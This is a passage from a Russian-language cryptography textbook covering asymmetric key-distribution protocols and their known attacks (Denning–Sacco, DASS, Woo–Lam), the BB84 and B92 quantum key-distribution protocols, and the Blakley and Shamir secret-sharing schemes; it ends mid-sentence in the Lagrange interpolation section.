Присоединение новых участников к схеме строго контролируется доверенным центром, что позволяет защитить сеть от нелегальных пользователей. Надёжность данной схемы основывается на невозможности восстановить исходную матрицу. Однако для восстановления матрицы доверенного центра размера $m \times m$ необходимо и достаточно всего m пар линейно независимых открытых и закрытых ключей. В 2010-м году компания Intel, которая является «доверенным центром» для пользователей системы защиты HDCP, подтвердила, что криптоаналитикам удалось найти секретную матрицу (точнее, аналогичную ей), используемую для генерации ключей в упомянутой системе предотвращения копирования высококачественного видеосигнала.

11.5. Асимметричные протоколы

Асимметричные протоколы, или же протоколы, основанные на криптосистемах с открытыми ключами, позволяют ослабить требования к предварительному этапу протоколов. Вместо общего секретного ключа, который должны иметь две стороны (либо каждая из сторон и доверенный центр), в рассматриваемых ниже протоколах стороны должны предварительно обменяться открытыми ключами (между собой либо с доверенным центром). Такой предварительный обмен может проходить по открытому каналу связи, в предположении, что криптоаналитик не может повлиять на содержимое канала связи на данном этапе.

В данном разделе рассмотрены только такие протоколы, которые не описывают и не ограничивают используемые математические операции, а позволяют использовать любые надёжные криптографические примитивы из симметричной и асимметричной криптографии. При анализе надёжности таких протоколов криптостойкость используемых «примитивных» алгоритмов не учитывается.

11.5.1. Протокол Деннинга — Сакко

Протокол был предложен в 1981 году сотрудниками Университета Пердью Дороти Деннинг и Джованни Марией Сакко (англ.




Рис. 11.16 – Взаимодействие участников в протоколе Деннинга — Сакко

Dorothy E. Denning, Giovanni Maria Sacco, [24]). В данном протоколе к доверенному центру (Тренту) за сертификатами сразу обоих участников обращается инициатор (Алиса, рис. 11.16). Этот же участник отвечает и за формирование нового сессионного ключа K.

(1) $Alice \rightarrow \{A, B\} \rightarrow Trent$

(2) $Trent \rightarrow \{S_T(A, K_A, T_T), S_T(B, K_B, T_T)\} \rightarrow Alice$

(3) Алиса генерирует новый сессионный ключ K

$$Alice \rightarrow \{ \begin{array}{l} E_B(S_A(K, T_A)), \\ S_T(A, K_A, T_T), \\ S_T(B, K_B, T_T) \end{array} \} \rightarrow Bob$$

(4) Боб проверяет подпись доверенного центра на сертификате $S_T(A, K_A, T_T)$, расшифровывает сессионный ключ K и проверяет подпись Алисы.

Отсутствие в сообщении $E_B(S_A(K, T_A))$ каких-либо идентификаторов делает протокол уязвимым к атаке с известными сеансовым ключом и позволяет второй стороне (Бобу) выдать себя за инициатора (Алису) в сеансе с третьей стороной (Кларой, рис. 11.17).




Рис. 11.17 – Взаимодействие участников в протоколе Деннинга — Сакко при атаке с известным разовым ключом

(1)–(4) Алиса и Боб провели сеанс протокола, выработав новый сессионный ключ K.

(5) $Bob \to \{B, C\} \to Trent$

(6) $Trent \to \{S_T(B, K_B, T_T), S_T(C, K_C, T_T)\} \to Bob$

(7) Боб воспроизводит сообщения $S_A(K, T_A)$ и $S_T(A, K_A, T_T)$ от Алисы в сеансе с Кларой:

$$Bob\ (Alice) \to \{ \begin{array}{l} E_C(S_A(K, T_A)), \\ S_T(A, K_A, T_T), \\ S_T(C, K_C, T_T) \end{array} \} \to Clara$$

(8) Клара успешно проверяет подпись доверенного центра на сертификате $S_T(A, K_A, T_T)$, расшифровывает сессионный ключ K и проверяет подпись Алисы.

В результате Клара уверена, что получила от Алисы новый сессионный ключ K.

11.5.2. Протокол DASS

Протокол DASS являлся составной частью сервиса распределённой аутентификации DASS (англ. *Distributed Authentication Security Service*), разработанного компанией DEC и описанного в RFC 1507 [47] в сентябре 1993 года.




Рис. 11.18 – Взаимодействие участников в протоколе DASS

В протоколе DASS, по аналогии с протоколами Wide-Mouth Frog и Деннинга — Сакко, инициатор (Алиса) генерирует и новый сеансовый ключ, и, для каждого сеанса протокола, новую пару открытого и закрытого ключей отправителя. Доверенный центр (Трент) используется как хранилище сертификатов открытых ключей участников. Но в отличие от Деннинга — Сакко к доверенному центру обращаются по очереди оба участника.

(1) $Alice \rightarrow \{B\} \rightarrow Trent$

(2) $Trent \rightarrow \{S_T(B, K_B)\} \rightarrow Alice$

(3) $Alice \rightarrow \{E_K(T_A), S_A(L, A, K_P), S_{K_P}(E_B(K))\} \rightarrow Bob$

(4) $Bob \rightarrow \{A\} \rightarrow Trent$

(5) $Trent \rightarrow \{S_T(A, K_A)\} \rightarrow Bob$

(6) $Bob \rightarrow \{E_K\{T_B\}\} \rightarrow Alice$

С помощью сертификатов открытых ключей $\{S_T(B, K_B)\}$ и $\{S_T(A, K_A)\}$, которые отправляет Трент, и дальнейшего подтверждения владения соответствующими ключами, участники могут аутентифицировать друг-друга. Успешная расшифровка временных меток из сообщений $E_K(T_A)$ и $E_K\{T_B\}$ обеспечивает подтверждение владением сеансовым ключом.

В протоколе используется время жизни (L) сеансового ключа K_P, однако в сообщение не включена метка времени. В результате протокол остаётся уязвимым к атаке с известным сеансовым ключом (KN). Предположим, что Меллори смогла записать полностью прошедший сеанс связи между Алисой и Бобом, а потом смогла получить доступ к сеансовому ключу K. Это позволяет Меллори аутентифицировать себя как Алиса перед Бобом.

(1) $Mellory\,(Alice) \rightarrow \{E_K\,(T_M)\,, S_A\,(L, A, K_P)\,, S_{K_P}\,(E_B\,(K))\} \rightarrow Bob$

(2) $Bob \rightarrow \{A\} \rightarrow Trent$

(3) $Trent \rightarrow \{S_T\,(A, K_A)\} \rightarrow Bob$

(4) $Bob \rightarrow \{E_K\,\{T_B\}\} \rightarrow Mellory\,(Alice)$

На первом проходе Меллори меняет только первое сообщение, содержащее метку времени $E_K\,(T_M)$. Всё остальное Меллори копирует из записанного сеанса связи. Если Боб не записывает используемые ключи, он не заметит подмены. Простейшее исправление данной уязвимости состоит во включении метки времени в сообщение $S_A\,(T_A, L, A, K_P)$.

Так как в протоколе сеансовый ключ K шифруется «мастер»-ключом Боба K_B, то компрометация последнего приведёт к компрометации всех использованных ранее сеансовых ключей. То есть протокол не обеспечивает совершенной прямой секретности (цель G9).

Ни Трент, ни Боб не участвуют в формировании новых сеансовых ключей. Поэтому Алиса может заставить Боба использовать старый сеансовый ключ, как в протоколах Wide-Mouth Frog (раздел 11.1.1) и Yahalom (раздел 11.1.2).

11.5.3. Протокол Ву — Лама

Протокол Ву — Лама, предложенный в 1992 году (англ. *Thomas Y. C. Woo, Simon S. Lam*, [98; 99]), добавляет к сообщениям случайные числа участников, что позволяет защитить протокол в том числе от атак повтором, а также обеспечивает подтверждение владения ключами. Также это единственный из рассмотренных в этом




Рис. 11.19 – Взаимодействие участников в протоколе Ву — Лама

разделе протоколов, в котором новый ключ формируется доверенной стороной (Трентом).

(1) $Alice \rightarrow \{A, B\} \rightarrow Trent$

(2) $Trent \rightarrow \{S_T(K_B)\} \rightarrow Alice$

(3) $Alice \rightarrow \{E_B(A, R_A)\} \rightarrow Bob$

(4) $Bob \rightarrow \{A, B, E_T(R_A)\} \rightarrow Trent$

(5) $Trent \rightarrow \{S_T(K_A), E_B(S_T(R_A, K, A, B))\} \rightarrow Bob$

(6) $Bob \rightarrow \{E_A(S_T(R_A, K, A, B), R_B)\} \rightarrow Alice$

(7) $Alice \rightarrow \{E_K(R_B)\} \rightarrow Bob$

Так как в сертификате сессионного ключа $S_T(R_A, K, A, B)$ присутствует случайное число Алисы R_A, то злоумышленник не сможет использовать старый сертификат в новом сеансе от имени Боба. Следовательно 6-й проход протокола позволяет Алисе убедиться, что Боб знает новый сессионный ключ K, и, следовательно владеет своим «мастер»-ключом K_B (так как это единственный способ получить сертификат из сообщения $E_B(S_T(R_A, K, A, B))$).

Сообщение $E_K(R_B)$ от Алисы к Бобу на седьмом проходе позволяет одновременно гарантировать, что Алиса знает и свой «мастер»-ключ K_A (так как смогла расшифровать $E_A(\ldots, R_B)$),

и новый сессионный ключ K, так как смогла корректно зашифровать R_B этим ключом.

11.6. Квантовые протоколы

11.6.1. Протокол BB84

В 1984 году Чарльз Беннетт (англ. *Charles Henry Bennett*) и Жиль Брассар (фр. *Gilles Brassard*) предложили новый квантовый протокол распределения ключа [11]. Как и у других протоколов, его целью является создание нового сеансового ключа, который в дальнейшем можно использовать в классической симметричной криптографии. Однако особенностью протокола является использование отдельных положений квантовой физики для гарантии защиты получаемого ключа от перехвата злоумышленником.

До начала очередного раунда генерации сеансового ключа предполагается, что у Алисы и Боба, как у участников протокола, имеется:

- квантовый канал связи (например, оптоволокно);
- классический канал связи.

Протокол гарантирует, что вмешательство злоумышленника в протокол можно заметить вплоть до тех пор, пока злоумышленник не сможет контролировать и чтение, и запись на всех каналах общения сразу.

Протокол состоит из следующих этапов:

- передача Алисой и приём Бобом фотона по квантовому каналу связи;
- передача Бобом информации об использованных анализаторах;
- передача Алисой информации о совпадении выбранных анализаторов и исходных поляризаций.

Генерация фотона

В первой части протокола, с точки зрения физика-экспериментатора, Алиса берёт единичный фотон и поляризует под одним из четырёх углов: 0, 45, 90 или 135. Будем говорить, что Алиса сначала выбрала базис поляризации («+» или «×»), а затем выбрала в этом базисе одно из двух направлений поляризации:

- 0° («→») или 90° («↑») в первом базисе («+»);
- 45° («↗») или 135° («↖») во втором базисе («×»).

С точки зрения квантовой физики, мы можем считать, что у нас есть система с двумя базовыми состояниями: $|0\rangle$ и $|1\rangle$. Состояние системы в любой момент времени можно записать как $|\psi\rangle = \cos\alpha|0\rangle + \sin\beta|1\rangle$. Так как четыре выбранных Алисой возможных исходных состояния неортогональны между собой (точнее, не все попарно), то из законов квантовой физики следует два важных момента:

- невозможность клонировать состояние фотона;
- невозможность достоверно отличить неортогональные состояния друг от друга.

С точки зрения специалиста по теории информации, можем считать, что Алиса использует две независимые случайные величины X_A и A с энтропией по 1 биту каждая, чтобы получить новую случайную величину $Y_A = f(X_A; A)$, передаваемую в канал связи.

- $H(A) = 1$ бит, выбор базиса поляризации («+» или «×»);
- $H(X) = 1$ бит, само сообщение, выбор одного из двух направлений поляризации в базисе.

Действия злоумышленника

Как физик-экспериментатор, Ева может попытаться встать посередине канала и что-то с фотоном сделать. Может попытаться просто уничтожить фотон или послать вместо него случайный.

Хотя последнее приведёт к тому, что Алиса и Боб не смогут сгенерировать общий сеансовый ключ, полезную информацию Ева из этого не извлечёт.

Ева может попытаться пропустить фотон через один из поляризаторов и попробовать поймать фотон детектором. Если бы Ева точно знала, что у фотона может быть только два ортогональных состояния (например, вертикальная «↑» или горизонтальная «→» поляризация), то она могла бы вставить на пути фотона вертикальный поляризатор «↑» и по наличию сигнала на детекторе определить, была ли поляризация фотона вертикальной (1, есть сигнал) или горизонтальной (0, фотон через поляризатор не прошёл и сигнала нет). Проблема Евы в том, что у фотона не два состояния, а четыре. И никакое положение одного поляризатора и единственного детектора не поможет Еве точно определить, какое из этих четырёх состояний принял фотон. А пропустить фотон через два детектора не получится. Во-первых, если фотон прошёл вертикальный поляризатор, то какой бы исходной у него не была поляризация («↖», «↑», «↗»), после поляризатора она станет вертикальной «↑» (вторая составляющая «сотрётся»). Во-вторых, детектор, преобразуя фотон в электрический сигнал, тем самым уничтожает его, что несколько затрудняет его дальнейшие измерения.

Кроме того, двух или даже четырёх детекторов для одного фотона будет мало. Отличить между собой неортогональные поляризации «↑» и «↗» можно только статистически, так как каждая из них будет проходить и вертикальный «↑», и диагональный «↗» поляризаторы, но с разными вероятностями (100% и 50%).

С точки зрения квантовой физики, Ева может попытаться провести измерение свойств фотона, что приведёт к *коллапсу волновой функции* (или же *редукции фон Неймана*) фотона. То есть после действия оператора измерения на волновую функцию фотона она неизбежно меняется, что приведёт к помехам в канале связи, которые могут обнаружить Алиса и Боб. Невозможность достоверно отличить неортогональные состояния мешает Еве получить полную информацию о состоянии объекта, а запрет клонирования мешает повторить измерение с дубликатом системы.

С точки зрения теории информации, мы можем рассмотреть фактически передаваемое состояние фотона как некоторую слу-

чайную величину Y_A. Ева использует случайную величину E (выбор пары ортогональных направлений поляризатора – «+» либо «×») для получения величины Y_E как результата измерения Y_A. При этом для каждого заданного исходного состояния Ева получает на выходе:

- аналогичное состояние с вероятностью 50% (вероятность выбора пары ортогональных направлений поляризатора, совпадающих с выбранными Алисой);
- одно из двух неортогональных оригинальному состояний, с вероятностью 25% каждое.

Таким образом, условная энтропия величины Y', измеренной Евой, относительно величины Y, переданной Алисой, равна:

$$H\left(Y_E|Y_A\right) = -\frac{1}{2}\log_2\frac{1}{2} - \frac{1}{4}\log_2\frac{1}{4} - \frac{1}{4}\log_2\frac{1}{4} = 1,5 \text{ бит.}$$

И взаимная информация между этими величинами равна:

$$I\left(Y_E; Y_A\right) = H\left(Y_E\right) - H(Y_E|Y_A) = 0,5 \text{ бит.}$$

Что составляет 25% от энтропии, передаваемой по каналу случайной величины Y.

Если рассматривать величину X_E, которую Ева пытается восстановить из принятой ею величины Y_E, то с точки зрения теории информации, ситуация ещё хуже:

- при угаданном базисе поляризатора Ева получает исходную величину $X_E = X_A$;
- при неугаданном базисе ещё в половине случаев криптоаналитик получает исходную величину (из-за случайного прохождения фотона через «неправильный» поляризатор).

Получается, что условная энтропия восстанавливаемой Евой последовательности X_E относительно исходной X_A равна:

$$H\left(X_E|X_A\right) = -\frac{3}{4}\log\frac{3}{4} - \frac{1}{4}\log\frac{1}{4} \approx 0,81 \text{ бит.}$$

И взаимная информация

$$I(X_E; X_A) = H(X_E) - H(X_E|X_A) \approx 0,19 \text{ бит}.$$

Что составляет $\approx 19\%$ от энтропии исходной случайной величины X_A.

Оптимальным алгоритмом дальнейших действий Евы будет послать Бобу фотон в полученной поляризации (передать далее в канал полученную случайную величину Y_E). То есть если Ева использовала вертикальный поляризатор «↑», и детектор зафиксировал наличие фотона, то передавать фотон в вертикальной поляризации «↑», а не пытаться вводить дополнительную случайность и передавать «↖» или «↗».

Действия легального получателя

Боб, аналогично действиям Евы (хотя это скорее Ева пытается имитировать Боба), случайным образом выбирает ортогональную пару направлений поляризации («+» либо «×») и ставит на пути фотона поляризатор («↑» или «↖») и детектор. В случае наличия сигнала на детекторе он записывает единицу, в случае отсутствия – ноль.

Можно сказать, что Боб, как и Ева, вводит новую случайную величину B (отражает выбор базиса поляризации Бобом) и в результате измерений получает новую случайную величину X_B. Причём Бобу пока неизвестно, использовал ли он оригинальный сигнал Y_A, переданный Алисой, или же подложный сигнал Y_E, переданный Евой:

- $X_{B1} = f(Y_A, B)$;
- $X_{B2} = f(Y_E, B)$.

Далее Боб сообщает по открытому общедоступному классическому каналу связи, какие именно базисы поляризации использовались, а Алиса указывает, какие из них совпали с изначально выбранными. При этом сами измеренные значения (прошёл фотон через поляризатор или нет) Боб оставляет в секрете.

Можно сказать, что Алиса и Боб публикуют значения сгенерированных ими случайных величин A и B. Примерно в половине

случаев эти значения совпадут (когда Алиса подтверждает правильность выбора базиса поляризации). Для тех фотонов, у которых значения A и B совпали, совпадут и значения X_A и X_{B1}. То есть:

- $H(X_{B1}|X_A; A = B) = 0$ бит,
- $I(X_{B1}; X_A|A = B) = 1$ бит.

Для тех фотонов, для которых Боб выбрал неправильный базис поляризации, значения X_{B1} и X_A будут представлять собой независимые случайные величины (так как, например, при исходной диагональной поляризации фотон пройдёт и через вертикальную, и через горизонтальную щели с вероятностью 50%):

- $H(X_{B1}|X_A; A \neq B) = 1$ бит,
- $I(X_{B1}; X_A|A \neq B) = 0$ бит.

Рассмотрим случай, когда Ева вмешалась в процесс передачи информации между Алисой и Бобом и отправляет Бобу уже свои фотоны, но не имеет возможности изменять информацию, которой Алиса и Боб обмениваются по классическому каналу связи. Как и прежде, Боб отправляет Алисе выбранные базисы поляризации (значения B), а Алиса указывает, какие из них совпали с выбранными ею значениями A.

Но теперь для того чтобы Боб получил корректное значение X_{B2} ($X_{B2} = X_A$), должны быть выполнены все следующие условия для каждого фотона.

- Ева должна угадать базис поляризации Алисы ($E = A$).
- Боб должен угадать базис поляризации Евы ($B = E$).

Рассмотрим без ограничения общности вариант, когда Алиса использовала диагональную поляризацию «×»:

Базис Алисы	Базис Евы	Базис Боба	Результат
«×»	«×»	«×»	принято без ошибок
«×»	«×»	«+»	отклонено
«×»	«+»	«×»	принято с ошибками
«×»	«+»	«+»	отклонено

При этом Боб и Алиса будут уверены, что в первом и третьем случаях (которые с их точек зрения ничем не отличаются) Боб корректно восстановил поляризацию фотонов. Так как все эти строки равновероятны, то получается, что у Боба и Алисы после выбора только фотонов с «угаданным» базисами (как они уверены) только половина поляризаций (значений X_A и X_{B2}) будет совпадать. При этом Ева будет эти значения знать. Количество известных Еве бит «общей» последовательности и доля ошибок в ней находятся в линейной зависимости от количества перехваченных Евой бит.

Вне зависимости от наличия или отсутствия Евы, Алиса и Боб вынуждены использовать заранее согласованную процедуру исправления ошибок. Используемый код коррекции ошибок, с одной стороны, должен исправлять ошибки, вызванные физическими особенностями квантового канала. Но с другой стороны, если код будет исправлять слишком много ошибок, то он скроет от нас потенциальный факт наличия Евы. Доказано, что существуют такие методы исправления ошибок, которые позволяют безопасно (без опасности раскрыть информацию Еве) исправить от 7,5% (Майерз, 2001, [64]) до 11% ошибок (Ватанабе, Матсумото, Уйематсу, 2005, [97]).

Интересен также вариант, когда Ева может изменять информацию, передаваемую не только по оптическому, но и по классическому каналам связи. В этом случае многое зависит от того, в какую сторону (от чьего имени) Ева может подделывать сообщения. В самом негативном сценарии, когда Ева может выдать себя и за Алису, и за Боба, будет иметь место полноценная атака «человек посередине» (MITM), от которой невозможно защититься никаким способом, если не использовать дополнительные защищённые каналы связи или не основываться на информации, переданной заранее. Однако, это будет уже совсем другой протокол.

11.6.2. Протокол B92 (BB92)

В 1992 году один из авторов протокола BB84 Чарльз Беннетт выдвинул идею ([10]), что участникам не обязательно использовать четыре разных варианта поляризации, а достаточно двух, но неортогональных. Например, 0° («$\rightarrow$») и 45° («$\nearrow$»). Протокол получил названия B92 и BB92.

Для каждого бита выполняется следующее.

(1) Алиса поляризует фотон в зависимости от бита b_i и передаёт его по квантовому каналу связи Бобу:

- для $b_i = 0$ поляризует под 0° («→»);
- для $b_i = 1$ поляризует под 45° («↗»).

(2) Боб случайным образом выбирает один из двух базисов: 90° («↑») или 135° («↖»), и пробует детектировать фотон. Если получилось, то он делает вывод о выбранной Алисой поляризации фотона и бите b_i:

- если детектировал на 135° («↖»), значит Алиса выбрала поляризацию 0° («→») и $b_i = 0$;
- если детектировал на 90° («↑»), значит Алиса выбрала поляризацию 45° («↗») и $b_i = 1$.

Боб по открытому классическому каналу связи сообщает Алисе, получилось детектировать фотон или нет. Если да, то бит принимается участниками за переданный.

Если Боб выбрал поляризацию, ортогональную оригинальной, то он со 100% вероятностью не зарегистрирует фотон. Если же поляризация неортогональна оригинальной, то с вероятностью 50% Боб сумеет зарегистрировать фотон на детекторе. Таким образом, если Боб зарегистрировал фотон, то он будет точно знать, какой бит передавала Алиса. Если же не зарегистрировал, то это трактуется, как стирание.

Пример сеансов протоколов передачи приведён в таблице 11.1.

В среднем для передачи одного бита информации Алисе и Бобу потребуется провести 4 итерации протокола. Это в два раза больше, чем в протоколе BB84.

11.6.3. Модификация Lo05

В 2005 году Хои-Квоном Ло, Ксионфеном Ма и Кай Ченом (англ. *Hoi-Kwong Lo, Xiongfeng Ma, Kai Chen*, [55; 56]) была предложена модификация к квантовым протоколам, основанная на возможности обнаружения злоумышленника через измерение характеристик передаваемого сигнала (потока фотонов).

биты Алисы	0	0	0	0	1	1	1	1
поляризация фотона	$\rightarrow$	$\rightarrow$	$\rightarrow$	$\rightarrow$	$\nearrow$	$\nearrow$	$\nearrow$	$\nearrow$
поляризация детектора Боба	$\nwarrow$	$\uparrow$	$\nwarrow$	$\uparrow$	$\nwarrow$	$\uparrow$	$\nwarrow$	$\uparrow$
вероятность детектирования	$\frac{1}{2}$	0	$\frac{1}{2}$	0	0	$\frac{1}{2}$	0	$\frac{1}{2}$
удалось или нет детектировать	да	нет	нет	нет	нет	да	нет	нет
принятые Бобом биты	0	-	-	-	-	1	-	-

Таблица 11.1 – Пример сеансов протокола B92 / BB92. По итогам передачи 8 фотонов от Алисы Боб сумел детектировать 2 фотона, что позволило передать от Алисы к Бобу 2 бита информации

Авторы обратили внимание, что защищённость протоколов BB84 и BB92 основывается на невозможности злоумышленником скопировать состояние единственного фотона. В случае, если отправитель вместо передачи одного фотона будет передавать два и больше, это позволит злоумышленнику проводить атаки, связанные с разбиением мультифотонных сигналов. Одну копию фотона криптоаналитик будет сохранять себе, а Бобу отправлять вторую. Передачу же однофотонных состояний можно блокировать.

Было предложено ослабить требование к генераторам сигнала (не требовать однофотонных состояний), а вместо этого использовать состояния-ловушки, измерение которых злоумышленником (в том числе с разбиением) можно будет отследить.

Авторы не описывают конкретного протокола, но показывают, как их модификация позволяет добиться одновременно безусловной конфиденциальности передаваемой информации и наилучших экспериментальных результатов в скорости и дальности передачи информации по квантовым каналам связи.

11.6.4. Общие недостатки квантовых протоколов

Подводя итоги, можно сказать, что квантовые протоколы распределения ключей (а именно ими пока что и ограничивается вся известная на сегодняшний день «квантовая криптография») обладают как определёнными преимуществами, так и фатальными недостатками, затрудняющими их использование (и ставящими под вопрос саму эту необходимость).

- Любые квантовые протоколы (как и вообще любые квантовые вычисления) требуют оригинального дорогостоящего оборудования, которое пока что нельзя сделать частью commodity-устройств или обычного сотового телефона.

- Квантовые каналы связи – это всегда физические каналы связи. У них существует максимальная длина канала и определённый уровень ошибок. Для квантовых каналов (на сегодняшний день) не придумали «повторителей», которые позволили бы увеличить длину безусловно квантовой передачи данных.

- Ни один квантовый протокол (на сегодняшний день) не может обходиться без дополнительного классического канала связи. Для такого связи требуются как минимум такой же уровень защиты, как и при использовании, например, криптографии с открытым ключом.

- Для всех протоколов особую проблему представляет не только доказательство корректности (что является весьма нетривиальным делом в случае наличия «добросовестных» помех), но и инженерная задача по реализации протокола в «железе».

Глава 12

Разделение секрета

12.1. Пороговые схемы

Идея *пороговой* (K, N)-схемы разделения общего секрета среди N пользователей состоит в следующем. Доверенная сторона хочет распределить некий секрет K_0 между N пользователями таким образом, что:


- любые $m_1 : K \leqslant m_1 \leqslant N$, легальных пользователей могут получить секрет (или доступ к секрету), если предъявят свои секретные ключи;
- любые $m_2 : m_2 < K$, легальных пользователей не могут получить секрет и не могут определить (вычислить) этот секрет, даже решив трудную в вычислительном смысле задачу.

Далее рассмотрены три случая: (K, N)-схема Блэкли, (K, N)-схема Шамира и простая (N, N)-схема.

12.1.1. Схема разделения секрета Блэкли

Схема разделения секрета Блэкли (англ. *George Robert Blakley*, [14]), также называемая векторной схемой, основывается на том, что для восстановления всех координат точки в K-мерном пространстве, принадлежащей нескольким неколлинеарным гиперплоскостям, необходимо и достаточно знать уравнения K таких

плоскостей. То есть в двумерном пространстве нужны две пересекающиеся прямые, в трёхмерном – три пересекающиеся в нужной точке плоскости и так далее.



(a) (b)

Рис. 12.1 – Для восстановления координат точки пересечения плоскостей в трёхмерном пространстве необходимо и достаточно знать уравнения трёх таких плоскостей. Данные изображения приведены только для иллюстрации идеи: в схеме Блэкли используется конечное поле, плоскости в котором сложно представить на графике. Рисунок участника English Wikipedia stib, доступно по лицензии CC-BY-SA 3.0

Для разделения секрета M между N сторонами таким образом, чтобы любые K сторон могли восстановить секрет, доверенный центр выполняет следующие операции:

- выбирает несекретное большое простое число p ($p > M$);
- выбирает случайную точку, одна из координат которой (например, первая) будет равна разделяемому секрету M: $(x_1 = M, x_2, \ldots, x_K)$;
- для каждого участника i выбирает K случайных коэффициентов гиперплоскости $C_1^i, C_2^i, \ldots, C_K^i$ ($\neq 0$), а последний коэффициент C_{K+1}^i вычисляется таким образом, чтобы ги-

перплоскость проходила через выбранную точку:

$$C_1^i x_1 + C_2^i x_2 + \cdots + C_K^i x_K + C_{K+1}^i = 0 \mod p,$$
$$C_{K+1}^i = -(C_1^i x_1 + C_2^i x_2 + \cdots + C_K^i x_K) \mod p;$$

- раздаёт каждой стороне по следу в виде коэффициентов общего уравнения гиперплоскости $C_1^i, C_2^i, \ldots, C_K^i, C_{K+1}^i$ и общему модулю p.

Если стороны могут собраться вместе и получить не менее чем K различных гиперплоскостей, то, составив и решив систему уравнений с K неизвестными, они смогут получить все координаты точки $x_1, x_2, \ldots, x_k$:

$$\begin{cases} C_1^1 x_1 + C_2^1 x_2 + \cdots + C_K^1 x_K + C_{K+1}^1 = 0 \mod p, \\ \ldots, \\ C_1^K x_1 + C_2^K x_2 + \cdots + C_K^K x_K + C_{K+1}^K = 0 \mod p. \end{cases}$$

Если собрано меньшее количество следов (уравнений гиперплоскостей), то их будет недостаточно для решения системы уравнений.

Пример. Приведём пример разделения секрета по схеме Блэкли в $\mathbb{GF}(11)$. При разделении секрета M, используя $(3, N)$-пороговую схему Блэкли, участники получили следы: $(4, 8, 2, 6)$, $(2, 6, 8, 3)$, $(6, 8, 4, 1)$. Зная, что следы представляют собой коэффициенты в уравнении плоскости общего вида, а исходный секрет – первую координату точки пересечения плоскостей, составляем систему уравнений для нахождения координаты этой точки:

$$\begin{cases} (4 \cdot x_1 + 8 \cdot x_2 + 2 \cdot x_3 + 6) = 0 & \mod 11, \\ (2 \cdot x_1 + 6 \cdot x_2 + 8 \cdot x_3 + 3) = 0 & \mod 11, \\ (6 \cdot x_1 + 8 \cdot x_2 + 4 \cdot x_3 + 1) = 0 & \mod 11. \end{cases}$$

Решением данной системы будет являться точка (6, 4, 2), а её первая координата – разделяемый секрет.

12.1.2. Схема разделения секрета Шамира

Схема разделения секрета Шамира (англ. *Adi Shamir*, [85]), также называемая схемой интерполяционных полиномов Лагранжа, основывается на том, что для восстановления всех коэффициентов полинома $P(x) = a_{K-1}x^{K-1} + \cdots + a_1 x + a_0$ степени $K - 1$

требуется K координат различных точек, принадлежащих кривой $y = P(x)$. Все операции проводятся в конечном поле $GF(p)$.




Рис. 12.2 – Через две точки можно провести неограниченное число графиков, заданных полиномами степени 2. Для выбора единственного из них нужна третья точка. Данные графики приведены только для иллюстрации идеи: в схеме Шамира используется конечное поле, полиномы над которым сложно представить на графике.

Для разделения секрета M между N сторонами таким образом, чтобы любые K сторон могли восстановить секрет, доверенный центр выполняет следующие операции:

- выбирает несекретное большое простое число p $(p > M)$;
- в качестве свободного члена секретного многочлена полагает разделяемый секрет $a_0 = M$;
- выбирает остальные секретные коэффициенты многочлена $a_1, \ldots, a_{k-1}$, меньшие, чем p;
- выбирает N различных x, таких, что $0 < x_i < p$;
- для каждого выбранного x_i вычисляет соответствующий y_i, подставляя значения в формулу многочлена

$$y_i = P(x_i) = a_{K-1}x_i^{K-1} + \cdots + a_1 x_i + a_0 \mod p;$$

- раздаёт каждой стороне по следу вида (x_i, y_i) и общему модулю p.

Если стороны могут собраться вместе и получить не менее чем K различных следов, то, составив и решив систему уравнений с K неизвестными, они смогут получить все коэффициенты $a_0, a_1, \ldots, a_{k-1}$ секретного многочлена:

$$\begin{cases} y_1 = a_{K-1}x_1^{K-1} + \cdots + a_1 x_1 + a_0 \mod p, \\ \ldots, \\ y_k = a_{K-1}x_k^{K-1} + \cdots + a_1 x_k + a_0 \mod p. \end{cases}$$

Если собрано меньшее количество следов, то их будет недостаточно для решения системы уравнений.

Существует также способ вычисления коэффициентов многочлена, основанный на методе интерполяционных полиномов Лагранжа (откуда и берётся второе название метода разделения секрета). Идея способа состоит в вычислении набора специальных полиномов $l_i(x)$, которые принимают значение 1 в точке x_i, а во всех остальных точках-следах их значение равно нулю:

